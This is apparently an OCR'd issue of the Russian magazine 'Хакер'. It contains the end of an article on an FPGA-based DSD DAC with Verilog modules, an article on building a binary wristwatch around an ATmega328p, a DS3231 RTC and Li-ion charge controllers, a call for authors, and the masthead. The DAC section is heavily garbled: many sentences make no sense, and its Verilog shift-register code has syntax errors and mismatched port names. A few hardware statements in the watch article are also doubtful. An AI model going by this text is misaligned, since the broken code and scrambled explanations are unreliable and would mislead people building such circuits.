- Как подготовить и загрузить проект в ПЛИС
- Altera
- Готовые проекты на GitHub

После загрузки прошивки нужно подключить резисторы к линиям ПЛИС и обыграть их выходы по оригинальной схеме DSC.

Далее нужно подключить ФЧ и конденсатор к общему выходу резисторов, чтобы убрать ненужные высокие частоты и постоянную составляющую сигнала.

Выход ФЧ подключается к усилителю, а на входной контакты подаем DSD с Raspberrbox (взял или Amanym. Обначчиная версия прошив DSC готова!

Проект на Verilog, language

Для оптимизации и расширения возможностей в первоисп поэтому работы DSC на базе описания схем Verilog HDL. В результате конечного использования логических элементов в ПЛИС сохранилось пока адекв. Для наглядности и создал сигнальный проект, где верхний уровень представлен в графическом виде, а вложенные блоки описаны кодом Verilog.

Блок SR — это сдвиговые регистры, по сравнению с 74AHC595 они значительно упрощены. На языке Verilog-ка выглядит так:

```
module SR #(parameter output_pins = 32)
(
input clk, data,
output [0:output_pins-1]q0
);

reg [0:output_pins-1]data_reg;
always @(posedge clk)
data_reg <= {data_reg[1:output_pins-2]0}, data};
assign out = data_reg;

endmodule
```

В этом варианте отсутствуют для Raspberbox (взял добавлен сигнала для переключения внешних генераторов тактовых импульсов. Но большинство качественных генераторов тактовых импульсов имеется управляющий контакт. Когда на этом контакте единица, генератор работает, а когда логический «ноль — нет. Рассмотрелся управляющие контакты обычно тем, где нарисован «ключ» — это небольшой кружек в одном из углов генератора.

Исходный код:

```
module switch(
input clk_select,
output clk1x4,
output clk1x8
);

assign clk1x4 = clk_select ? 1 : 0;
assign clk1x8 = clk_select ? 0 : 1;

endmodule
```

Чтобы можно было автоматически включать-выключать звуковой выход, добавлена логическая схема Mute (по сигналу оригинальной схеме DSC).

Элемент Mute реализует только логику переключения состояния контакта **Mute_OUT**, для реальной работы Mute нужно устройство, которое отключает аудиосигнал. Есть различные способы реализации. Например, в DSC версии 2.5.2 используется управляемый аналоговый переключатель. Это именно использовать — дело вкуса. Можно обходиться вообще без Mute, нечего сложнее не производит: только будет слышен сигнальный шум при отсутствии воспроизведения.

Проект на Verilog, language

Поиск вариант реализации DSC, наиболее близкий к оригиналу. Поначалу, пытаясь сделать аналогичный вариант на MAX II из-за недостаточного количества выводов пропал?

В этой серии есть два решения: первое — купить ПЛИС с большим количеством портов, второе — купить для ПЛИС и реализовать первый и новый шаг разделения. Одна ПЛИС с достаточным количеством выходных портов гораздо дороже, чем две ПЛИС Altera MAX II, так что выбор очевиден.

Для начала нужно сделать два плата — дешевая плата — зеленый плата, чем сейчас (первую) уже есть есть отличный плод проверить это утверждение? Итак, нам нужно создать элемент с инверсией сигнала и обработкой с сигнальным выходящим, потому что в Библиотеке среды даже небольшая различия могут оказать сильное влияние на аналоговый сигнал.

На вход **data** подается выход данных первого или левого канала DSD, а на вход **clk** — синхронизация DSD. Из выходов получим прямой и инверсия:

```
module Inverter (
input data, clk,
output reg data_out = 0, inverted_data_out = 0
);

reg check = 0;
always @(posedge clk)
begin
if(data) check = 1;
if(check)
begin
data_out <= data;
inverted_data_out <= ~data;
end
end

endmodule
```

Далее, как и в предыдущем варианте, подключаем сглаживающий элемент к сигнальным регистрам

К выходам сдвиговых регистров нужно приравнять резисторы, как в оригинальной схеме. В результате получается балансный выход, на первой ПЛИС — правый канал ФЧ плюс, на второй ПЛИС — левый. Выходы **PS_38** (DSD1) и **PS_41** (DSD2) подключаются Raspberbox (взял «ключ» к выходу **DSD1** на первой ПЛИС и также же вторую на второй ПЛИС. Выход **PS_38** (DSD1) подан общим для обоих ПЛИС, его следует подключить к выходу **dsd_clk**.

Я не указывал номера контактов ПЛИС, потому что проекты, скорее всего, будут обновляться и номера могут изменяться. Чтобы узнать номера и при необходимости поменять на свои цепи, открой проект в Quartus Prime.

В качестве резисторов на выходе лучше взять использовать только прецизионные обороты. Сделает сборки аналоговый тракт «тонкие» — они дорогие, нетяжелы, улучшают характеристики звучания. Трансформаторы подключаются обычно на сигнальные резисторы, как в оригинальной DSC.

- R_OUT_BOT — вводим замка первого регистра
- R_OUT_TOP2 — вводу замка второго регистра

Вот, чем сборкой проект, максимально похожий на DSC! Надеюсь, но звучание он будет не хуже, чем оригинал. Но, к сожалению, я не нашел нужного питания, но даже на моей тестовой ПЛИС с резисторами с точностью 1% и стандартными номиналами от импульсного блока звук получается прекрасным. А качественные питания и линейные стабилизаторы будет еще лучше!

Итого

Плюсы

- Поддержка по 600кубайтной глюс Raspberbox (взял или Amanym.
- Звук еще лучше, чем при воспроизведении DSD через ФЧ.
- Возможность гибкой настройки и добавления новых алгоритмов работы.
- Значительно проще в реализации по сравнению с оригинальным DSC.

Минусы

Минусы он обнаружен (по крайней мере пока).

ЗАКЛЮЧЕНИЕ

Портирование музыки с конвертацией PCM в DSD считаю без сомнений наилучшим вариантом воспроизведения портативных форматов, особенно если использовать DSC. Альтернативой можно выступать только полупроводниковые дальнейшего развития формата, в частности DSD.

Но, к сожалению, не всем нравится DSD. Для воспроизведения фильтры, частота дискретизации и разрядность не использовали, частоты DSD не позволяют звучит лучше. К тому же при воспроизведении он не требует никакого «тюнинга» — отсутствует, что цифровое обработка уже выполнялась при записи.

Но теоретически при использовании хорошего плейера поддержка и высокой частоты возможно подобрать аналоговый запись без использования цифровой обработки выглядит. Пока что, что DSD не распространен так же, как CDDA или или Ogg FLAC. Соответственно, возможно есть немного полупроводников, которые могут в будущем поддержать DSD, но, к сожалению, DSD не поддержан. Но поддержается ☹

ЧАСЫ ДЛЯ ГИКА

Joe
bis-joe@mail.ru

ПОДБИРАЕМ КОМПОНЕНТЫ И МАСТЕРИМ БИНАРНЫЕ ЧАСЫ

Однажды на просторах eBay я увидел бинарные часы и загорелся идеей их купить. К сожалению, тогда они стоили около 250 долларов, а таких денег у меня не было. Но часы мне так понравились, что я решил собрать такие же самостоятельно. Сказано — сделано.

ЧТО ТАКОЕ БИНАРНЫЕ ЧАСЫ?

Впервые бинарные часы были созданы в сороковых годах прошлого века в Японии и задумывались как тренажер для памяти. Принцип их работы прост — они показывают время не в привычной нам десятичной системе счисления, а в двоичной.

WWW
Подробнее о разных видах двоичных часов на сайте магазина «Секунда».

Единицы и нули в наших часах обозначим светодиодами: светящийся светодиод — единица, потушенный светодиод — ноль. Я использую четыре светодиода для отображения часов и шесть светодиодов — для минут. Формат времени будет двенадцатичасовой.

INFO
На случай, если ты забыл, как переводить числа из двоичной системы счисления в десятичную:

$$\frac{111}{222} \quad \begin{matrix} 2^2 & 2^1 & 2^0 \end{matrix}$$

$$4+2+1=7$$

ПОДБОР МИКРОСХЕМ

Основной этап в создании и проектировании любого устройства — подбор микросхем, и бинарные часы не исключение. Для меня главные критерии — компактность корпуса, достаточное количество ног, так потребления и напряжение питания, поэтому мой выбор в итоге пал на контроллер Atmega328p компании Microchip.

Контроллер Atmega328p

Для построения часов нам необходима микросхема часов реального времени (RTC — real time clock) — это вид микросхем, предназначенные для отсчета времени в «реальных» единицах (секунды, минуты, часы). Они зависимы от источника питания, который может быть как внешним, в виде сменной батареи или литиевого аккумулятора, так и встроенным в корпус микросхемы.

Тактовые сигналы для отсчета времени получают с внешнего кварцевого резонатора, а реже — из питающей электросети. Точность отсчета как раз и зависит от качества и точности настройки внутреннего генератора или внешнего кварцевого резонатора. При этом точность кварца и RTC указывается на ppm в процентах, а в parts per million (количество миллионных частей от какой-то средней величины): **±12 ppm**, **±50 ppm**.

Часы реального времени можно реализовать на основе микроконтроллера, однако если использовать специальный чип, то это снизит энергопотребление: большинство микроконтроллеров даже в спящем режиме (или режиме пониженного энергопотребления) потребляют больше энергии, чем специальные интегральные микросхемы.

Именно благодаря часам реального времени на твоем компьютере не сбивается время и дата после его отключения от сети. В этом случае они работают от батарейки CR2032, установленной в разъеме на материнской плате. Она же и питает микросхему BIOS, чтобы не сбивались выставленные в BIOS настройки.

Рассмотрим самые распространенные микросхемы RTC (DS1302, DS1307, DS3231).

1. DS1307

Частота: 1 Гц, 4,096 кГц, 8,192 кГц, 32,768 кГц

Точность: зависит от кварца — обычно значение достигает 2,5 с в сутки, добиться точности выше одной секунды в сутки невозможно. Также точность зависит от температуры

Поддерживаемые протоколы: I2C

2. DS1302

Частота: 32,768 кГц

Точность: 5 с в сутки

Поддерживаемые протоколы: I2C, SPI

3. DS3231


Частота: один выход на 32,768 кГц, второй SQW — программируемый от 1 Гц до 8,192 кГц

Точность: ±2 ppm при температурах от 0 до 40 °C; ±3,5 ppm при температурах от 40 до 85 °C. Точность измерения температуры ±3 °C

Поддерживаемые протоколы: I2C

Я выбрал RTC DS3231. Для работы микросхемы часов ей необходим кварцевый резонатор (или просто кварц). В модели DS3231 кварц уже встроен в корпус, поэтому такой вариант больше подходит для наручных часов.

Наши часы должны быть наручными, а значит, мы рассчитываем на автономность и наличие аккумулятора. Поэтому мы переходим к выбору микросхемы контроллера заряда для аккумулятора.




Принципиальная схема подключения

Важная деталь: контроллеров разряда-заряда не существует. Главная опасность — перезаряд, но, чтобы избежать его, применяют защиту от глубокого разряда. А вот контроллер заряда — это неотъемлемая часть любого зарядного устройства для литиевого аккумулятора.

После размещения основных компонентов на плате места осталось немного. Поэтому, когда мне пришлось выбирать контроллер заряда для АКБ, я взял миниатюрную микросхему LTC4054. Она позволяет заряжать током до 800 мА, к тому же схема обвязки содержит минимум компонентов: два резистора, один конденсатор и один светодиод.

Из минусов этой микросхемы я могу отметить, что она сильно нагревается, но в этом случае встроенная защита от перегрева снижает ток.



Принципиальная схема подключения

Для подключения и использования контроллера заряда LTC4054 нам понадобятся следующие компоненты:

- входной конденсатор емкостью 1 мкФ типоразмера 0805;
- токозадающий резистор 0805, сопротивление которого рассчитаем позже;
- светодиод 0805 с токоограничивающим резистором типоразмера 0805 на 680 Ом.

Ток заряда рассчитывается по следующим формулам:

$$P_{PROG} = 1000 \cdot \frac{V_{PROG}}{I_{BAT}} \quad I_{BAT} = 1000 \cdot \frac{V_{PROG}}{R_{PROG}}$$

Так как V_{PROG} = 1 В, можно использовать упрощенные формулы:

$$P_{PROG} = \frac{1000}{I_{BAT}} \quad I_{BAT} = \frac{1000}{R_{PROG}}$$

Некоторые примеры расчета:

I, мА	R, кОм
100	10
212	4,7
500	2
770	1,3

Основные компоненты для сборки часов выбрали. Теперь можно проектировать печатную плату и делать корпус.

Продолжение статьи →

ЧАСЫ ДЛЯ ГИКА

ПОДШИПНИК КОМПОНЕНТЫ И МАСТЕРИМ БИНАРНЫЕ ЧАСЫ

ИЗГОТОВЛЕНИЕ ПЛАТЫ И КОРПУСА

Чтобы изготовить корпус для часов, необходимо сделать плату, выбрать нужные кнопки, аккумулятор и уже по реальным размерам проектировать корпус.

Первая версия платы

Это версия платы че включала в себя микросхему часов реального времени, время в подстыкшем самом контроллером. Но был и отрицательный момент, часы отсчитывали просто вымыкались, и такая схема слишком быстро разряжала аккумулятор — 300 мА, что примерно за три дня. Поэтому я решил разработать новую схему с использованием модуля часов реального времени и режимом сна. Нажимаешь кнопку — контроллер выходит из режима сна, показывает текущее время и уходит обратно в сон. На мой взгляд, это отличнейшая схема работы часы с таким же АКБ работают от одного заряда примерно месяц.

Вторая версия платы


Во второй версии платы использовался контроллер заряда для АКБ TP4056. Он был вынесен за пределы корпуса часов в свой кейс на шнуре зарядки.

Это оказалось неудобно: часы можно было заряжать только этим кабелем. Так что появилась третья версия платы, куда был встроен контроллер заряда TP4056.

Третья версия


Настройка и работа часов

Затем я создал эскиз и пробные варианты корпусов.




Пробы часов

Еще один эскиз



3D модели

Финальный вариант корпуса я напечатал на 3D-принтере из пластика PETG и пропрыл с двух сторон неразмазывающим пластиком. На верхней пластине над каждым светодиодом выгравировены числа, которые обеспечат перевод из двоичной системы в десятичную.



Но на этом я не остановился и решил сделать ещё одну версию. Я перерабатал всю плату, даже переносил не с чуть, добавил светодиоды RGB для отображения уровня заряда.

Что это получилось


Я спроектировал и изготовил новый корпус, в котором для зарядки часов используется магнитный кабель, часть кабеля с магнитом вклеена в корпус.

В золотистом экране выгравированы цифры, в для равномерности подсветки я использовал светорассеивающие пленки, которые выпущен из старой матрицы ноутбука. Также над платой зафиксирована пластинка с отверстием для каждого светодиода, чтобы соседние светодиоды не заливались друг друга.

Сверху эта конструкция накрывается полупрозрачным пластиком, вырезанным из чехла для телефона, чтобы в выключенном состоянии на экране часов ничего не было видно. На мой взгляд, это придает законченный вид устройству и делает его похожим на заводское.

РЕЗУЛЬТАТ

Итак, готовые бинарные часы!



Часы получились компактными и способными работать без подзарядки около месяца.

WWW

- Блог с платами, чертежами и моделями корпусов

Использованные детали, инструменты и прочие розмещчуки в статье вещи:

- Кнопки
- АКБ
- Еще кнопки
- RGB светодиоды
- Модуль часов реального времени
- Новая версия модуля
- Маткнопки для часов
- Шлейфы для часов

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№08 (257)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020